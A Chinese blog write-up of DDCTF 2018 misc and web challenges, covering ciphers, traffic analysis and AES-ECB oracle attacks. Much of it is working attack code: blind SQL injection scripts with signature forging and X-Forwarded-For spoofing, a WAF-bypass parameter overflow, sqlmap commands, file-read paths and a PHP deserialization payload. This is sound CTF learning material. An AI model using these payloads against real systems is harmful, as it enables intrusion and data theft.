
DDCTF-WEB&MISC-WRITE-UP

原创

郁离歌 于 2018-04-23 22:09:37 发布 1869 收藏
分类专栏： CTF-WRITE-UP 文章标签： DDCTF WRITEUP CTF学习


CTF-WRITE-UP 专栏收录该内容
23 篇文章 4 订阅
订阅专栏

DDCTF-WEB&MISC-WRITE-UP

MISC

0X01.签到题

flag在公告里面，赛前一天我就知道了23333333...

0X02.(╯°□°）╯︵ ┻━┻

题目：

d4e8e1f4a0f7e1f3a0e6e1f3f4a1a0d4e8e5a0e6ece1e7a0e9f3baa0c4c4c3d4c6fbb9e1b2e2e5e2b5b4e4b8b7e6e1e1b6b9e4b5e3b8b1b1e3e5b5b6b4b1b0e4e6b2fd

分析一波：一串类似16进制的形式的字符串，转一下ascii，发现似乎是乱码，脑洞一开，似乎每个数字后面都有一个数字，凯撒按照数字偏移，然后并不是23333333...

然后萌哔了，咋回事，字母大写一下转base16解码看下，发现还是不对。

最后尝试发现还是凯撒，一串16进制字符串，两个两个一位一个字符，然后凯撒偏移。

贴下小jio本：

0X03.第四扩展FS

拿到一张名叫windows.jpg的图片，按照套路，右键打开查看属性，发现注释里面有东西，应该有用。

拿到：***Pactera***

binwalk分析之后发现里面有zip压缩包。随即binwalk -e提取，但是发现提取出来的压缩包是坏的，无法打开，这里是一个坑，我们随机试试**foremost**，可以发现提取出来的压缩包没有损坏，不过需要密码，我们刚刚拿到了注释里面的***Pactera***，试着输入一下，发现正是密码，拿到一个有序无律的文本，貌似有DDCTF的样式，但是并没有flag。

做到这里我没思路了，回去看一下题目，**第四扩展FS**，莫非是词频分析？

拿小jio本跑一下：

flag格式补充一下D就行了。

0X04.流量分析

打开流量包随便找下后缀

> ***tcp contains ".zip"***

发现sqlmap.zip和Fl-g.zip，提取出来发现已经损坏了，对于FTP传输是正常的，然后再找找，发现有几封邮件，在大一点的流里面找到图片。

过滤一下smtp

追踪TCP流

典型的base64转图片，转完发现是类似与RSA公私钥的东西，结合题目的hint，手动补全私钥之后对一下MD5！！！

这里强调一下！！MD5没有一点luan用，浪费我一下午时间找MD5正确的，mmp哦~

拿到私钥之后就可以解ssl流量了。

参考链接:《用Wireshark轻松解密TLS浏览器流量》

解密得flag。

0X05.安全通信

> 请通过`nc 116.85.48.103 5002`答题，`mission key`是`2acba569d223cf7d6e48dee88378288a`，`agent id`随意填就可以
>
> ```
> #!/usr/bin/env python
> import sys
> import json
> from Crypto.Cipher import AES
> from Crypto import Random
> def get_padding(rawstr):
>     remainder = len(rawstr) % 16
>     if remainder != 0:
>         return '\x00' * (16 - remainder)
>     return ''
> def aes_encrypt(key, plaintext):
>     plaintext += get_padding(plaintext)
>     aes = AES.new(key, AES.MODE_ECB)
>     cipher_text = aes.encrypt(plaintext).encode('hex')
>     return cipher_text
> def generate_hello(key, name, flag):
>     message = "Connection for mission: {}, your mission's flag is: {}".format(name, flag)
>     return aes_encrypt(key, message)
> def get_input():
>     return raw_input()
> def print_output(message):
>     print(message)
>     sys.stdout.flush()
> def handle():
>     print_output("Please enter mission key:")
>     mission_key = get_input().rstrip()
>     print_output("Please enter your Agent ID to secure communications:")
>     agentid = get_input().rstrip()
>     rnd = Random.new()
>     session_key = rnd.read(16)
>     flag = '<secret>'
>     print_output(generate_hello(session_key, agentid, flag))
>     while True:
>         print_output("Please send some messages to be encrypted, 'quit' to exit:")
>         msg = get_input().rstrip()
>         if msg == 'quit':
>             print_output("Bye!")
>             break
>         enc = aes_encrypt(session_key, msg)
>         print_output(enc)
> if __name__ == "__main__":
>     handle()
> ```

我们测试可以发现，明文是16位一组，密文是32位一组.

打入与明文相同的字符时返回相同的密文，而这里是\x00填充的，我们可以使用\x00打过去，爆破明文。

贴我的小jio本:

打扰了，后面的都不会了...

WEB

0X01.数据库的秘密

进入之后显示必须123.232.23.245才能访问，XFF一下就过了。然后进入一个表单页面，应该是注入。然后简单测试一下，有waf，弹出警告界面。

f12审查元素,发现两个js代码，一个math.js，一个main.js，math.js定义了一些函数，main.js里面有利用time()算sig的具体过程。

这里安利一个解密js混淆的在线网站：http://jsbeautifier.org/

把main.js里面的混淆代码拉进去解密一下，就能大致明白发生了什么了。

我们在post过去数据之后，自动调用time()，也就是时间戳，sig是根据time生成的，还有key，key在源码中已经给出了。会自动跳转到那个带参数的页面，所以这里极大的限制了burpsuite的使用，因为time()是时间戳，time和sig参数需要每次重新生成。不符合会显示sig error。

这里有多种做法，我根据师傅们在群内交流的思路一一举例。

就注入来说，做法分两大类。

第一类：盲注过狗。

第一种：利用**webdriver**（膜**sn00py**师傅）

用chromedriver爬取页面js内容和拿参数，然后盲注得flag.

利用谷歌浏览器作为爬虫载体来进行获取参数的操作，需要chromedriver.exe和apache服务开启。

```
#! /usr/bin/env python3
from time import *
from selenium import webdriver
from selenium.webdriver.chrome.options import Options
import re
import requests
from selenium.webdriver import ActionChains
from selenium.webdriver.common.by import By #按照什么方式查找，By.ID,By.CSS_SELECTOR
from selenium.webdriver.common.keys import Keys #键盘按键操作
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.support.wait import WebDriverWait #等待页面加载某些元素
chrome_options = Options()
# chrome_options.add_argument("--headless")
# chrome_options.add_argument("--disable_gpu")
chrome_options.binary_location = r"C:\Users\Administrator\AppData\Local\Google\Chrome\Application\chrome.exe"
driver_path = r"chromedriver.exe"
def enc_payload(payload):
    d = webdriver.Chrome(
        executable_path=driver_path,
        chrome_options=chrome_options
    )
    d.implicitly_wait(30)
    d.set_page_load_timeout(30)
    local = r"D:\phpStudyB\WWW\test.html"
    tmp = r"D:\phpStudyB\WWW\tmp.html"
    with open(tmp,"r") as f:
        content = f.read() % payload
    with open(local, "w+") as f:
        f.write(content)
    sleep(0.2)
    d.get(local)
    data = re.search(pattern=r"sig=(.+)###time=(.+)</body>", string=d.page_source)

    print(d.page_source)
    sig = data.group(1)
    time = data.group(2)
    d.close()
    return sig, time
def sqli():
    flag = "[*]"
    for i in range(32, 127):
        print('number %s...' % i)
        for s in range(65, 90):
            author = "admin' && ascii(substr((select secvalue from ctf_key9 limit 1),%s,1))=%s#" % (i, s)
            # print(author)
            sig,time = enc_payload(author)
            data = {
                "id": "",
                "title": "",
                "date": "",
                "author": author
            }
            url = "http://116.85.43.88:8080/PEQFGTUTQMZWCZGK/dfe3ia/index.php?sig=%s&time=%s" % (sig, time)
            headers = {
                "X-Forwarded-For": "123.232.23.245",
            }
            try:
                resp = requests.post(url=url, data=data, headers=headers)
                if "admin" in resp.text:
                    flag += chr(s)
                    break
            except Exception as e:
                print(e)
                continue
        print(flag)
if __name__ == "__main__":
    sqli()
```

```
//test.html
<!DOCTYPE html>
<html lang="en">
<head>
<metacharset="UTF-8">
<title>Title</title>
</head>
<body>
<script type="text/javascript" src="math.js"></script>
<script src="static/main.js"></script>
<script type="text/javascript">
functionsignGenerate(obj, key) {
varstr0 = '';
for (iinobj) {
if (i != 'sign') {
strl = '';
strl = i + '=' + obj[i];
str0 += strl
}
}
returnhex_math_enc(str0 + key)
};
varobj = {
id:"",
title:"",
author:"admin' && ascii(substr((select secvalue from ctf_key9 limit 1),32,1))=65#",
date:"",
time:parseInt(newDate().getTime() / 1000)
};
varkey="\141\144\162\145\146\153\146\167\145\157\144\146\163\144\160\151\162\165";
varsign = signGenerate(obj, key);
document.write("sig=" + sign + "###time=" + obj.time);
</script>
</body>
</html>
```

```
//tmp.html
<!DOCTYPE html>
<html lang="en">
<head>
<metacharset="UTF-8">
<title>Title</title>
</head>
<body>
<script type="text/javascript" src="math.js"></script>
<script src="static/main.js"></script>
<script type="text/javascript">
functionsignGenerate(obj, key) {
varstr0 = '';
for (iinobj) {
if (i != 'sign') {
strl = '';
strl = i + '=' + obj[i];
str0 += strl
}
}
returnhex_math_enc(str0 + key)
};
varobj = {
id:"",
title:"",
author:"%s",
date:"",
time:parseInt(newDate().getTime() / 1000)
};
varkey="\141\144\162\145\146\153\146\167\145\157\144\146\163\144\160\151\162\165";
varsign = signGenerate(obj, key);
document.write("sig=" + sign + "###time=" + obj.time);
</script>
</body>
</html>
```

利用本地搭建环境生成相应的参数，再用chormedriver爬取返回信息，整个过程比较慢。

第二种：利用python中的execjs模块（膜Wfox师傅）

利用execjs模块可以直接利用js代码，盲注得flag。

```
#!/bin/usr/env python
#coding: utf-8
import sys
import requests
import time
import execjs
guess =  "DCTFQWERYUIOPASGHJKLZXVBN{}_qwertyuiopasdfghjklzxcvbnm1234567890_@-M"
payload1 = "select schema_name from information_schema.SCHEMATA limit {database_offset},1"
payload2 = "test' && if(ascii(substr(({query}),{str_offset},1)) like {str_value},1,0)#"
payload3 = " select table_name from information_schema.tables where table_schema=0x6464637466 limit {table_offset},1"
payload4 = "select column_name from information_schema.columns where table_name=0x6374665f6b657932 limit {columns_offset},1"
payload5 = "select secvalue from ctf_key9 limit {row_offset},1"
key ="adrefkfweodfsdpiru"
source = open('ddctf_web1.js').read()
context = execjs.compile(source)
headers ={
         "X-Forwarded-For": "123.232.23.245",
         "User-Agent":"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0",
         }
result = []
def leakdata(i,payload):
    data = ''
    for j in range(1,40):
        sys.stdout.flush()
        index = 0
        while index <= range(1, len(guess) + 1):
            k = guess[index]
            sys.stdout.writelines(data + ":" + str(j) + ":" + k + "\n")
            obj = context.eval("obj")
            sqlstr = payload2.format(query=payload.format(row_offset=i), str_offset=j, str_value=ord(k))
            obj['author'] = sqlstr
            sys.stdout.writelines("Payload:" + sqlstr + "\n")
            time_now = int(time.time())
            get_str = context.call("submitt", sqlstr)
            url = "http://116.85.43.88:8080/PEQFGTUTQMZWCZGK/dfe3ia" + get_str
            sys.stdout.writelines("POST At:" + url + "\n")
            r = requests.post(url, data=obj, headers=headers)
            # print r.text
            if 'time error' in r.text:
                print "time error,retry:", j, k
                index -= 1
            if 'sig error' in r.text:
                print "sig error,retry:", j, k
                index -= 1
            if 'test' in r.text:
                print "OK", str(j), ":", k
                data += k
                break
            if k =='M' and 'test' not in r.text:
                return
            index += 1
        print data
        result.append(data)
    print result
#r = s.get("http://116.85.43.88:8080/PEQFGTUTQMZWCZGK/dfe3ia/index.php",headers=headers)
#print r.text
leakdata(0,payload5)
```

execjs模块可以运行url下的js代码，盲注得`flag`。

第三种：用**PHP** 编写代理页面**+sqlmap**（膜**Henryzhao**师傅）

先是对请求进行了代理并签名。之后使用 sqlmap 等通用工具对该 PHP 页面进行注入即可。

`proxy.php` 代码如下：

```php
<?php
@$id = $_REQUEST['id'];
@$title = $_REQUEST['title'];
@$author = $_REQUEST['author'];
@$date = $_REQUEST['date'];
$time = time();
$sig = sha1('id='.$id.'title='.$title.'author='.$author.'date='.$date.'time='.$time.'adrefkfweodfsdpiru');

$ch = curl_init();

$post = [
    'id' => $id,
    'title' => $title,
    'author' => $author,
    'date' => $date,
];

curl_setopt($ch, CURLOPT_URL,"http://116.85.43.88:8080/PEQFGTUTQMZWCZGK/dfe3ia/index.php?sig=$sig&time=$time");
curl_setopt($ch, CURLOPT_HTTPHEADER, array(
    'X-Forwarded-For: 123.232.23.245',
    ));
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, $post);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_HEADER, true);

$ch_out = curl_exec($ch);
$ch_info = curl_getinfo($ch);

$header = substr($ch_out, 0, $ch_info['header_size']);
$body = substr($ch_out, $ch_info['header_size']);

http_response_code($ch_info['http_code']);
//header($header);
//echo $header;
echo $body;
?>
```

利用本地php进行反代，获取题目url数据，然后用sqlmap对代理php页面进行注入

```
sqlmap.py -u http://127.0.0.1/proxy.php?author=admin --dump
```

第四种：将**js**代码改**python**（膜**WinterSun**师傅）

我们在main.js中可以看到关键的函数是：

```
function signGenerate(obj, key) {
var str0 = '';
for (i in obj) {
    if (i != 'sign') {
        str1 = '';
    str1 = i + '=' + obj[i];
    str0 += str1
   }
}
return hex_math_enc(str0 + key)
```

而**hex_math_enc**是在math.js里面定义的，我们翻看它的实现代码，可以用python替代。

改成python后是：

```python
def signGenerate(obj, key):
    str0 = ''
    for i, v in obj.items():
        if i != 'sign':
            str1 = ''
            str1 = i + '=' + str(v)
            str0 += str1
    return hashlib.sha1((str0 + key).encode()).hexdigest()
```

就可以直接盲注了。

贴小jio本：

```
import requests
import time
import hashlib
s = ''
for index in range(1,0x20):
   for i in range(0x30,0x7f):
      id = ""
      title = ""
      date = ""
      author = "-1'||if(ord(substr((select secvalue from ctf_key9 limit 0,1),"+str(index)+",1))="+str(i)+",0,1)#"
      # select * from content where id = ? and author = ' -1' ||  ' and date = ' = 'a' union '
      proxies = {"http":"127.0.0.1:8080"}
      data = { "id":id,
      "title":title,
      "author":author,
      "data":date,
      "button":"search"
      }
      t = str(int(time.time()))
      str0 = 'id='+id+'title='+title+'author='+author+'date='+date+'time='+t+'adrefkfweodfsdpiru'
      sig = hashlib.sha1(str0).hexdigest()
      ip = '123.232.23.245'
      headers  = {'X-Originating-IP': ip,
      'X-Forwarded-For': ip,
      'X-Remote-IP': ip,
      'X-Remote-Addr': ip,
      'X-Client-IP': ip,
      "User-Agent": "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36",
      'Referer':"http://123.232.23.245/"
      }
      if len(requests.post(url="http://116.85.43.88:8080/PEQFGTUTQMZWCZGK/dfe3ia/index.php?
sig="+sig+"&time="+str(int(time.time())),data=data,headers=headers,proxies=proxies).content) != 2420:
         s += chr(i)
         break
   print s
   # print str0
```

第五种：使用PyV8库（膜Wz师傅）

用PyV8来运行JS脚本将签名的函数提取出来，然后通过PyV8库包装成一个py函数就能得到签名了。

贴jio本：

```
# coding:utf-8
import requests, PyV8
#用PyV8将JS签名函数包装成一个PY函数
def js(author='', date='', id='', title=''):
    ctxt = PyV8.JSContext()
    ctxt.enter()
    ctxt.locals.author_wz = author
    ctxt.locals.date_wz = date
    ctxt.locals.id_wz = id
    ctxt.locals.title_wz = title
    ctxt.locals.key = "adrefkfweodfsdpiru"
    func = ctxt.eval(
        '''
        var hexcase = 0; /* hex output format. 0 - lowercase; 1 - uppercase     */
        var b64pad = ""; /* base-64 pad character. "=" for strict RFC compliance  */
        var chrsz = 8; /* bits per input character. 8 - ASCII; 16 - Unicode    */
        /*
         * These are the functions you'll usually want to call
         * They take string arguments and return either hex or base-64 encoded strings
         */
        function hex_math_enc(s) {
         return binb2hex(core_math_enc(str2binb(s), s.length * chrsz));
        }
        function b64_math_enc(s) {
         return binb2b64(core_math_enc(str2binb(s), s.length * chrsz));
        }
        function str_math_enc(s) {
         return binb2str(core_math_enc(str2binb(s), s.length * chrsz));
        }
        function hex_hmac_math_enc(key, data) {
         return binb2hex(core_hmac_math_enc(key, data));
        }
        function b64_hmac_math_enc(key, data) {
         return binb2b64(core_hmac_math_enc(key, data));
        }
        function str_hmac_math_enc(key, data) {
         return binb2str(core_hmac_math_enc(key, data));
        }
        /*
         * Perform a simple self-test to see if the VM is working
         */
```

```
function math_enc_vm_test() {
 return hex_math_enc("abc") == "a9993e364706816aba3e25717850c26c9cd0d89d";
}
/*
 * Calculate the SHA-1 of an array of big-endian words, and a bit length
 */
function core_math_enc(x, len) {
 /* append padding */
 x[len >> 5] |= 0x80 << (24 - len % 32);
 x[((len + 64 >> 9) << 4) + 15] = len;
 var w = Array(80);
 var a = 1732584193;
 var b = -271733879;
 var c = -1732584194;
 var d = 271733878;
 var e = -1009589776;
 for (var i = 0; i < x.length; i += 16) {
  var olda = a;
  var oldb = b;
  var oldc = c;
  var oldd = d;
  var olde = e;
  for (var j = 0; j < 80; j++) {
   if (j < 16) w[j] = x[i + j];
   else w[j] = rol(w[j - 3] ^ w[j - 8] ^ w[j - 14] ^ w[j - 16], 1);
   var t = safe_add(safe_add(rol(a, 5), math_enc_ft(j, b, c, d)), safe_add(safe_add(e, w[j]), math_enc_kt(j)));
   e = d;
   d = c;
   c = rol(b, 30);
   b = a;
   a = t;
  }
  a = safe_add(a, olda);
  b = safe_add(b, oldb);
  c = safe_add(c, oldc);
  d = safe_add(d, oldd);
  e = safe_add(e, olde);
 }
 return Array(a, b, c, d, e);
}
/*
 * Perform the appropriate triplet combination function for the current
 * iteration
 */
function math_enc_ft(t, b, c, d) {
 if (t < 20) return (b & c) | ((~b) & d);
 if (t < 40) return b ^ c ^ d;
 if (t < 60) return (b & c) | (b & d) | (c & d);
 return b ^ c ^ d;
}
/*
 * Determine the appropriate additive constant for the current iteration
 */
function math_enc_kt(t) {
 return (t < 20) ? 1518500249 : (t < 40) ? 1859775393 : (t < 60) ? -1894007588 : -899497514;
}
/*
 * Calculate the HMAC-SHA1 of a key and some data
 */
function core_hmac_math_enc(key, data) {
 var bkey = str2binb(key);
 if (bkey.length > 16) bkey = core_math_enc(bkey, key.length * chrsz);
 var ipad = Array(16),
  opad = Array(16);
 for (var i = 0; i < 16; i++) {
  ipad[i] = bkey[i] ^ 0x36363636;
  opad[i] = bkey[i] ^ 0x5C5C5C5C;
 }
 var hash = core_math_enc(ipad.concat(str2binb(data)), 512 + data.length * chrsz);
 return core_math_enc(opad.concat(hash), 512 + 160);
}
/*
 * Add integers, wrapping at 2^32. This uses 16-bit operations internally
 * to work around bugs in some JS interpreters.
 */
function safe_add(x, y) {
 var lsw = (x & 0xFFFF) + (y & 0xFFFF);
 var msw = (x >> 16) + (y >> 16) + (lsw >> 16);
 return (msw << 16) | (lsw & 0xFFFF);
}
/*
 * Bitwise rotate a 32-bit number to the left.
 */
function rol(num, cnt) {
 return (num << cnt) | (num >>> (32 - cnt));
}
/*
 * Convert an 8-bit or 16-bit string to an array of big-endian words
 * In 8-bit function, characters >255 have their hi-byte silently ignored.
 */
function str2binb(str) {
 var bin = Array();
 var mask = (1 << chrsz) - 1;
 for (var i = 0; i < str.length * chrsz; i += chrsz)
 bin[i >> 5] |= (str.charCodeAt(i / chrsz) & mask) << (24 - i % 32);
```

```
         return bin;
        }
        /*
         * Convert an array of big-endian words to a string
         */
        function binb2str(bin) {
         var str = "";
         var mask = (1 << chrsz) - 1;
         for (var i = 0; i < bin.length * 32; i += chrsz)
         str += String.fromCharCode((bin[i >> 5] >>> (24 - i % 32)) & mask);
         return str;
        }
        /*
         * Convert an array of big-endian words to a hex string.
         */
        function binb2hex(binarray) {
         var hex_tab = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
         var str = "";
         for (var i = 0; i < binarray.length * 4; i++) {
          str += hex_tab.charAt((binarray[i >> 2] >> ((3 - i % 4) * 8 + 4)) & 0xF) + hex_tab.charAt((binarray[i >> 2] >> ((3 - i % 4) * 8)) & 0xF);
         }
         return str;
        }
        /*
         * Convert an array of big-endian words to a base-64 string
         */
        function binb2b64(binarray) {
         var tab = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
         var str = "";
         for (var i = 0; i < binarray.length * 4; i += 3) {
          var triplet = (((binarray[i >> 2] >> 8 * (3 - i % 4)) & 0xFF) << 16) | (((binarray[i + 1 >> 2] >> 8 * (3 - (i + 1) % 4)) & 0xFF) << 8) | ((binarray[i + 2 >> 2] >>
8 * (3 - (i + 2) % 4)) & 0xFF);
          for (var j = 0; j < 4; j++) {
           if (i * 8 + j * 6 > binarray.length * 32) str += b64pad;
           else str += tab.charAt((triplet >> 6 * (3 - j)) & 0x3F);
          }
         }
         return str;
        }
        var obj = {
            id: id_wz,
            title: title_wz,
            author: author_wz,
            date: date_wz,
            //time : times
            time : parseInt(new Date().getTime() / 1000-100)
        };
        function signGenerate(obj,key) {

            var str0 = '';
            for (i in obj) {
                if (i != 'sign') {
                    str1 = '';
                    str1 = i + '=' + obj[i];
                    str0 += str1
                }
            }
            return hex_math_enc(str0 + key)
        };

        (signGenerate(obj,key));
        ''')
    vars = ctxt.locals
    return func, vars.obj.time, vars.id_wz, vars.author_wz, vars.date_wz, vars.title_wz
url = 'http://116.85.43.88:8080/ZVDHKBUVUZSTJCNX/dfe3ia/index.php'
hea = {"User-Agent": "Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0",
       "X-forwarded-for": "123.232.23.245"}
l = [1, 2, 4, 8, 16, 32, 64]
payload = '\'and ord(mid((select secvalue from  ctf_key5 limit {},1),{},1))&{} #'
# '\'and ord(mid((select schema_name from information_schema.schemata limit {},1),{},1))&{} #'
# information_schema
# ddctf
# '\'and ord(mid((select table_name from information_schema.tables where table_schema like 0x6464637466 limit {},1),{},1))&{} #'
# ctf_key5
# '\'and ord(mid((select column_name from information_schema.columns where table_name like 0x6374665f6b657935 limit {},1),{},1))&{} #'
# secvalue
# '\'and ord(mid((select secvalue from  ctf_key5 limit {},1),{},1))&{} #'
# DDCTF{ZJKGOFGPHSLJHIYG}
str1 = ""
for t in range(100):#limit offset
    str1 = ""
    for j in range(1, 100):#string offset
        n = 0
        for i in l:# 按位与
            para = js(author=payload.format(t, j, i))
            pad = "?sig=" + str(para[0]) + "&time=" + str(para[1])
            data = {'id': para[2], 'author': para[3], 'date': para[4], 'title': para[5], 'time': str(para[1])}
            # 2420
            result = requests.post(url + pad, headers=hea, data=data).text
            if len(result) == 2420:
                n += i
        length = len(str1)
        str1 += chr(n) if n != 0 else ""
        print str1
        if length == len(str1):
            break
```

看起来很长，其实大部分都是math.js的内容。

这个方法有一点要注意，就是`PyV8`的`JS`脚本中的`new Date().getTime() / 1000`会与服务器或者浏览器获取的时间有误差，需要手动调时间。

第六种：js盲注（膜ShadowGlint师傅）

直接写js代码调用url里的main.js完成参数设置，然后盲注。

设置全局代理，在burp里看返回长度，肉眼读flag。

```
//ddctf-web1.js

s=document.createElement("script");
s.src="http://lib.sinaapp.com/js/jquery/1.7.2/jquery.min.js";
document.body.append(s);

strs="1234567890qwertyuiopasdfghjklzxcvbnm_@,{}[]+-=\":;><.?/QWERTYUIOPASDFGHJKLZXCV";
payload1="0' || (substr((select group_concat(schema_name) from information_schema.schemata),";
payload2=",1) = '"
payload3="')#";
var res="";

for(iii=1;iii<=30;iii++){
for(var xx in strs){
var obj2={id: '',title: '',author: payload1+iii+payload2+strs[xx]+payload3,date: '',time: parseInt(new Date().getTime() / 1000)};
$.post("./index.php?sig="+signGenerate(obj2, key)+"&time="+obj2.time,obj2,function(data){
if(data.length>1706){
res+=strs[xx];
}
});
setTimeout("",100);
}
}
```

第二类：溢出过狗。

根据waf拦截弹出的图片在git上一搜，发现了绕过的姿势。

参考链接：https://github.com/Bypass007/vuln/blob/master/OpenResty/Uri%20parameter%20overflow%20in%20Openresty.md

在连续打99组参数过去之后溢出，然后就可以为所欲为了，当然了，关键js代码改python过了。

贴jio本：

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-
import hashlib
import re
import time

import requests
from bs4 import BeautifulSoup


def signGenerate(obj, key):
    str0 = ''
    for i, v in obj.items():
        if i != 'sign':
            str1 = ''
            str1 = i + '=' + str(v)
            str0 += str1
    return hashlib.sha1((str0 + key).encode()).hexdigest()


#author = "admin’union select 1,group_concat(schema_name),3 from information_schema.schema#"

proxies = {"http": "http://127.0.0.1:8080"}

post_data =
{'a0':'1','a1':'1','a2':'1','a3':'1','a4':'1','a5':'1','a6':'1','a7':'1','a8':'1','a9':'1','a10':'1','a110':'1','a120':'1','a130':'1','a140':'1','a150':'1','a60':'1','a160':'1'
union select 1,2,3,4,5#','button':'search'}
#&author=1\' union select 1,group_concat(schema_name),3 from information_schema.schemata#&button=search'
#post_data += author
TIME = int(time.time())

obj = {
    'id': '1',
    'title': '1',
    'author': '1\' union select secvalue,2,3,4,5 from ctf_key9--+#',
 'date': '1',
 'time': TIME
}

key = 'adrefkfweodfsdpiru'
sign = signGenerate(obj, key)

resp = requests.post('http://116.85.43.88:8080/JYDJAYLYIPHCJMOQ/dfe3ia/index.php?sig={}&time={}'.format(
 sign, TIME
), headers={
 'X-Forwarded-For': '123.232.23.245'
}, data=post_data,proxies=proxies)

soup = BeautifulSoup(resp.text, features='lxml')
# res = '\n'.join(soup.text.split())
# print(res)
print(soup)
```

大概就是这几种姿势，如果还有别的姿势欢迎戳我。

0X02.专属链接

我之前没有接触过javaweb，连java也没有学过，拿到题目之后花了一下午时间学习java基本语法和翻springmvc框架结构。最后做出来挺不容易的。

f12审查元素发现文件任意读取。我翻spring框架源码的时候翻到了web.xml，一般是在`../../WEB-INF/web.xml`目录下，读取.

在web.xml里面看到了class文件

读取，又发现相关联的class源码，陆续读取。

在InitListener.class里面可以看到加密过程，是利用证书读取生成私钥加密。邮箱也参与加密。

证书可以读取，但是emails.txt怎么读呢？可以读取**../../WEB-INF/classes/emails.txt/.** 来绕过文件尾过滤。或者直接使用首页的email，因为全程只有这里出现了email，可能就是利用点。

但是这里有一个问题，我们找不到加密后输出的密文flag.所以肯定还有我们忽略的细节，再去翻首页的源码。

发现路由，我们试试`/flag/testflag/DDCTF{aaaa}`可以看到有报错，发现新的源码。

读取发现

把email加密之后post过去，在/getflag/页面看返回的密文。

解密过程也比较简单。就是rsa，拿keystore解密。

贴小jio本：

```
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;
import java.security.InvalidKeyException;
import java.security.Key;
import java.security.PrivateKey;
import java.security.KeyStore;
import java.security.KeyStoreException;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
import java.security.UnrecoverableKeyException;
import java.security.cert.CertificateException;
import java.security.cert.Certificate;
import java.util.Properties;
import java.util.UUID;
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.Mac;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.SecretKeySpec;/**
* ? curl -X "POST" "http://116.85.48.102:5050/flag/getflag/0DFEE0968F44107479B6CF5784641060DB42952C197C7E8560C2B5F58925FAF4"
* ! Encrypted flag :
506920534F89FA62C1125AABE3462F49073AB9F5C2254895534600A9242B8F18D4E420419534118D8CF9C20D07825C4797AF1A169CA83F934EF508F617C300B04242BEEA14AA4BB0F4887494703F6F50E1873708A0
*/
public class Solution {
static final String email = "3113936212117314317@didichuxing.com";
static final String eFlag =
"506920534F89FA62C1125AABE3462F49073AB9F5C2254895534600A9242B8F18D4E420419534118D8CF9C20D07825C4797AF1A169CA83F934EF508F617C300B04242BEEA14AA4BB0F4887494703F6F50E1873708A
static final String password = "sdl welcome you !".substring(0, "sdl welcome you !".length() - 1).trim()
.replace(" ", "");
public static String byte2hex(byte[] b) {
StringBuilder hs = new StringBuilder();
for (int n = 0; b != null && n < b.length; ++n) {
String stmp = Integer.toHexString(b[n] & 255);
if (stmp.length() == 1) {
hs.append('0');
}
hs.append(stmp);
}
return hs.toString().toUpperCase();
}
private static int parse(char c) {
if (c >= 'a')
return (c - 'a' + 10) & 0x0f;
if (c >= 'A')
return (c - 'A' + 10) & 0x0f;
return (c - '0') & 0x0f;
}
public static byte[] hex2byte(String hex) {
byte[] b = new byte[hex.length() / 2];
int j = 0;
for (int i = 0; i < b.length; i++) {
char c0 = hex.charAt(j++);
char c1 = hex.charAt(j++);
b[i] = (byte) ((parse(c0) << 4) | parse(c1));
}
return b;
}
public static void main(String[] args) throws Exception {
KeyStore keyStore = KeyStore.getInstance(KeyStore.getDefaultType());
FileInputStream inputStream = new FileInputStream("./sdl.ks");
keyStore.load(inputStream, password.toCharArray());
Certificate cert = keyStore.getCertificate("www.didichuxing.com");
Key pbKey = cert.getPublicKey();
Key key = keyStore.getKey("www.didichuxing.com", password.toCharArray());
Cipher cipher = Cipher.getInstance(key.getAlgorithm());
cipher.init(Cipher.ENCRYPT_MODE, key);
SecretKeySpec signingKey = new SecretKeySpec("sdl welcome you !".getBytes(), "HmacSHA256");
Mac mac = Mac.getInstance("HmacSHA256");
mac.init(signingKey);
String eEmail = byte2hex(mac.doFinal(String.valueOf(email.trim()).getBytes()));
System.out.println("Email MAC: " + eEmail);
cipher.init(Cipher.DECRYPT_MODE, pbKey);
byte[] flag = cipher.doFinal(hex2byte(eFlag));
System.out.println("Flag: " + new String(flag));
}
}
```

0X03:注入的奥妙

f12审查元素，发现有big5编码的百度文库链接，联想gbk宽字节注入，我们找到一个以5c结尾的汉字来构成\来转义掉加上去的\，我找到的是汉字 功

已经闭合，可以开始注入，发现有其他关键字过滤，随手双写绕过。具体不细讲。也可以使用sqlmap

```
python sqlmap.py -u  http://116.85.48.105:5033/c38639ed-2d7f-41bd-a412-4c489de8102e/well/getmessage/1功'* --no-cast --dump-all
```

发现有个backup.css实质是个zip文件。

访问并下载，开始代码审计。

在Justtry.php里找到攻击点：php反序列化。

php反序列化是通过调用魔术方法来进行一系列利用操作。

在Test.php里找到输出flag的地方，它是定义在getflag函数里的，一般不会调用，除非魔术方法里面涉及。又找到：

在析构函数里面有调用，这个析构函数是Test类里面的，只有一个类不行，类与类之间函数互相调用，我们又生成一个Flag类，一个SQL类，最后传入uuid就行。

附上poc：

这里还有最后一个坑，再反序列化之后，命名空间并不对，得加上，再补一下长度。

```
O:17:"Index\Helper\Test":2:{s:9:"user_uuid";s:36:"61f92159-8224-4d3c-84f5-b0999ce7d28e";s:2:"fl";O:17:"Index\Helper\Flag":1:{s:3:"sql";N;}}
```

根据刚刚sqlmap跑出的内容，在try页面给$serialize传参得flag。

ps：下面的区块链不会了，对不起我太菜了，*ctf居然直接拿了ddctf的模板又出了一个题，还是不会，gg！我太菜了...